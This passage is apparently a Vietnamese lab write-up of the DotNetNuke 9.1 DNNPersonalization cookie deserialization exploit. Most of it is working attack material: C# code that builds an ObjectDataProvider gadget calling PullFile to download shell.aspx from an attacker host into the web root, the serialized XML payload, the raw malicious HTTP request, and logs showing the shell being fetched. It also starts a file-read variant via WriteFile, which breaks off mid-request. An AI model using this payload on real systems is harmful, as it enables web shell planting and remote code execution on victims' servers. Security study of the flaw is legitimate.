182                 TraceData.TraceAndNotify(TraceEventType.Warning, TraceData.BeginQuery(new object[]
183                 {
184                     TraceData.Identify(this),
185                     this.IsAsynchronous ? "asynchronous" : "synchronous"
186                 }), null);
187             }
188             if (this.IsAsynchronous)
189             {
190                 ThreadPool.QueueUserWorkItem(new WaitCallback(this.QueryWorker), null);
191                 return;
192             }
193             this.QueryWorker(null);
194         }
```

Tiếp tục với `QueryWorker`

ObjectDataProvider

```
236
237         // Token: 0x060039D2 RID: 14802 RVA: 0x001EEA74 File Offset: 0x001EDA74
238         private void QueryWorker(object obj)
239         {
240             object obj2 = null;
241             Exception ex = null;
242             if (this._mode == ObjectDataProvider.SourceMode.NoSource || this._objectType == null)
243             {
244                 if (TraceData.IsEnabled)
245                 {
246                     TraceData.TraceAndNotify(TraceEventType.Error, TraceData.ObjectDataProviderHasNoSource, null);
247                 }
248                 ex = new InvalidOperationException(SR.Get("ObjectDataProviderHasNoSource"));
249             }
250             else
251             {
252                 Exception ex2 = null;
253                 if (this._needNewInstance && this._mode == ObjectDataProvider.SourceMode.FromType)
254                 {
255                     if (this._objectType.GetConstructors().Length != 0)
256                     {
257                         this._objectInstance = this.CreateObjectInstance(out ex2);
258                     }
259                     this._needNewInstance = false;
260                 }
261                 if (string.IsNullOrEmpty(this.MethodName))
262                 {
263                     obj2 = this._objectInstance;
264                 }
265                 else
266                 {
267                     obj2 = this.InvokeMethodOnInstance(out ex);
268                     if (ex != null && ex2 != null)
269                     {
270                         ex = ex2;
271                     }
272                 }
```


Nó sẽ gọi đến `InvokeMethodOnInstance`

ObjectDataProvider

```
353
354         // Token: 0x060039D4 RID: 14804 RVA: 0x001EECC8 File Offset: 0x001EDCC8
355         private object InvokeMethodOnInstance(out Exception e)
356         {
357             object result = null;
358             string text = null;
359             e = null;
360             object[] array = new object[this._methodParameters.Count];
361             this._methodParameters.CopyTo(array, 0);
362             try
363             {
364                 result = this._objectType.InvokeMember(this.MethodName, BindingFlags.Instance | BindingFlags.Static |
                      BindingFlags.Public | BindingFlags.FlattenHierarchy | BindingFlags.InvokeMethod |
                      BindingFlags.OptionalParamBinding, null, this._objectInstance, array, CultureInfo.InvariantCulture);
365             }
366             catch (ArgumentException ex)
367             {
368                 text = "Parameter array contains a string that is a null reference.";
369                 e = ex;
370             }
371             catch (MethodAccessException ex2)
372             {
373                 text = "The specified member is a class initializer.";
374                 e = ex2;
375             }
376             catch (MissingMethodException ex3)
377             {
378                 text = "No method was found with matching parameter signature.";
379                 e = ex3;
380             }
381             catch (TargetException ex4)
382             {
383                 text = "The specified member cannot be invoked on target.";
384                 e = ex4;
385             }
386             catch (AmbiguousMatchException ex5)
```

`InvokeMethodOnInstance` là phương thức **thực thi (invoke)** thực tế — nó dùng reflection để gọi phương thức được chỉ định (`MethodName`) trên object mà `ObjectDataProvider` đang “wrap” (hoặc trên type đó nếu là static), truyền vào danh sách `MethodParameters` , rồi trả về kết quả trả về của phương thức đó.

Sử dụng IDE jetbrain rider để viết script, cần reference đến `DotNetNuke.dll` và `PresentationFramework.dll` module.



Ta có Payload thực thi như sau

```
using System;
using System.IO;
using System.Xml;
using System.Xml.Serialization;
using System.Windows.Data;          // ObjectDataProvider
```

```
using DotNetNuke.Common.Utilities;      // FileSystemUtils (nếu bạn đã add DLL)
using System.Data.Services.Internal;    // ExpandedWrapper (nếu có)

namespace example
{
    public class Program
    {
        private static string fileFolder = "C:\\Users\\chinh\\Documents\\DNN"; // CHANGE THIS
        public static void Serialize(Object obj) // method xml serialize arbitrary object
        {
            // tạo xml root element
            XmlDocument xmlDocument = new XmlDocument();
            XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
            xmlDocument.AppendChild(xmlElementRoot);

            // tạo node con item có attribute type chứa tên object type
            XmlElement xmlElementItem = xmlDocument.CreateElement("item");
            xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);

            // serialize obj thành xmlDocumentObj
            XmlDocument xmlDocumentObj = new XmlDocument();
            XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
            StringWriter stringWriter = new StringWriter();
            xmlSerializer.Serialize(stringWriter, obj);
            xmlDocumentObj.LoadXml(stringWriter.ToString());

            // thêm xml serialized object này vào node item và thêm node item vào root element
        xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));
            xmlElementRoot.AppendChild(xmlElementItem);
            File.WriteAllText(fileFolder + "obj.xml", xmlDocument.OuterXml);
        }

        public static void DeSerialize(string xmlSource, string rootname)
        {
```

```
        // Hashtable hashtable = new Hashtable();
        if (!string.IsNullOrEmpty(xmlSource))
        {
            try
            {
                XmlDocument xmlDocument = new XmlDocument();
                xmlDocument.LoadXml(xmlSource);
                foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))

                {
                    XmlElement xmlElement = (XmlElement)obj;
                    string attribute = xmlElement.GetAttribute("key");
                    string attribute2 = xmlElement.GetAttribute("type");
                    XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
                    XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
                    // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
                    // custom
                    Object objResult = xmlSerializer.Deserialize(xmlReader);
                }
            }
            catch (Exception)
            {
            }
        }
        // return hashtable;
    }
    static void Main(string[] args)
    {
        ExpandedWrapper<FileSystemUtils, ObjectDataProvider> expandedWrapper = new ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();
        expandedWrapper.ProjectedProperty0 = new ObjectDataProvider();
        expandedWrapper.ProjectedProperty0.ObjectInstance = new FileSystemUtils();
        expandedWrapper.ProjectedProperty0.MethodName = "PullFile";
expandedWrapper.ProjectedProperty0.MethodParameters.Add("https://192.168.72.102:8000/shell.aspx");
        expandedWrapper.ProjectedProperty0.MethodParameters.Add("C:\\Web\\DNN_Platform_9.1.0.367_Install\\js\\shell.aspx");
```

```
            Console.WriteLine("Done!!");
            Serialize(expandedWrapper);

            String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
            DeSerialize(xmlSource, "profile");

        }
    }
}
```

ta được file xml:

```
<profile>
  <item key="myTableEntry" type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],
[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]],
System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>PullFile</MethodName>
        <MethodParameters>
          <anyType xsi:type="xsd:string">http://192.168.72.102:8000/shell.aspx</anyType>
          <anyType xsi:type="xsd:string">C:\Web\DNN_Platform_9.1.0.367_Install\js\shell.aspx</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>
```

Thực hiện chèn payload

Request

Pretty Raw Hex Hackvertor


```
GET /abc HTTP/1.1
Host: 192.168.248.145
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
 like Gecko) Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: DNNPersonalization=<profile><item key="myTableEntry"
type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utiliti
es.FileSystemUtils],[System.Windows.Data.ObjectDataProvider,
PresentationFramework, Version=4.0.0.0, Culture=neutral,
PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0,
Culture=neutral,
PublicKeyToken=b77a5c561934e089"><ExpandedWrapperOfFileSystemUtilsObjectDataProv
ider xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"><ExpandedElement/><Project
edPropertyO><MethodName>PullFile</MethodName><MethodParameters><anyType
xsi:type="xsd:string">http://192.168.72.102:8000/shell.aspx</anyType><anyType
xsi:type="xsd:string">C:\Web\DNN_Platform_9.1.0.367_Install\js\shell.aspx</anyTy
pe></MethodParameters><ObjectInstance
xsi:type="FileSystemUtils"></ObjectInstance></ProjectedPropertyO></ExpandedWrapp
erOfFileSystemUtilsObjectDataProvider></item></profile>;
Connection: keep-alive


```

Response


Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 404 Not Found
Cache-Control: no-cache
Pragma: no-cache
Content-Type: text/html; charset=utf-8
Expires: -1
X-Result-Reason: Not Redirected
X-UrlRewriter-404: 404 Rewritten to DNN Tab : 404 Error Page(Tabid:23)
: Reason Requested_404
X-Frame-Options: SAMEORIGIN
X-UA-Compatible: IE=edge
Set-Cookie: dnn_IsMobile=False; path=/; HttpOnly
Set-Cookie: language=en-US; path=/; HttpOnly
Set-Cookie: __RequestVerificationToken=
HoFOxzvwxb9qlcNgly3KrVvy5toCpLQwxmrsNMJU-TPJO_fzz_FlKILKau8ItR2Lou22cg2
; path=/; HttpOnly
Date: Fri, 12 Sep 2025 15:37:06 GMT
Content-Length: 15232

<!DOCTYPE html>
<html  lang="en-US">
     <head id="Head">
          <!--CDF(Javascript|/js/dnncore.js)-->
          <!-- DNN Platform - http://www.dnnsoftware.com    -->
          <!-- Copyright (c) 2002-2017, by DNN Corporation -->
          <!--CDF(Css|/Portals/_default/default.css)-->
          <meta content="text/html; charset=UTF-8" http-equiv="
          Content-Type" />
          <title>
               404 Error Page
          </title>
          <meta id="MetaKeywords" name="KEYWORDS" content="
          ,DotNetNuke,DNN" />
          <meta id="MetaGenerator" name="GENERATOR" content="DotNetNuke
           " />
```


```
C:\Users\Admin>python -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:192.168.72.102 - - [12/Sep/2025 22:37:06] "GET /shell.aspx HTTP/1.1" 200 -
```




Thực hiện khai thác thôi



Ngoài ra chúng ta có thể dùng tool `ysoserial.NET` để thực hiện tạo payload






Ngoài ra chúng ta còn có thể khái thác thêm phần đọc file tại `WriteFile` của class `FileSystemUtils`

FileSystemUtils

```
1007
1008        // Token: 0x06004258 RID: 16984 RVA: 0x000EEE98 File Offset: 0x000ED098
1009        [EditorBrowsable(EditorBrowsableState.Never)]
1010        [Obsolete("Deprecated in DNN 6.0.")]
1011        public static void WriteFile(string strFileName)
1012        {
1013            HttpResponse response = HttpContext.Current.Response;
1014            Stream stream = null;
1015            try
1016            {
1017                stream = new FileStream(strFileName, FileMode.Open, FileAccess.Read, FileShare.Read);
1018                FileSystemUtils.WriteStream(response, stream);
1019            }
1020            catch (Exception ex)
1021            {
1022                FileSystemUtils.Logger.Error(ex);
1023                response.Write("Error : " + ex.Message);
1024            }
1025            finally
1026            {
1027                if (stream != null)
1028                {
1029                    stream.Close();
1030                    stream.Dispose();
1031                }
1032            }
1033        }
```



Request

Pretty Raw Hex Hackvertor

```
GET /abc HTTP/1.1
Host: 192.168.0.195
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/139.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,appl
ication/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Cookie: DNNPersonalization=<profile><item key="name1: key1"
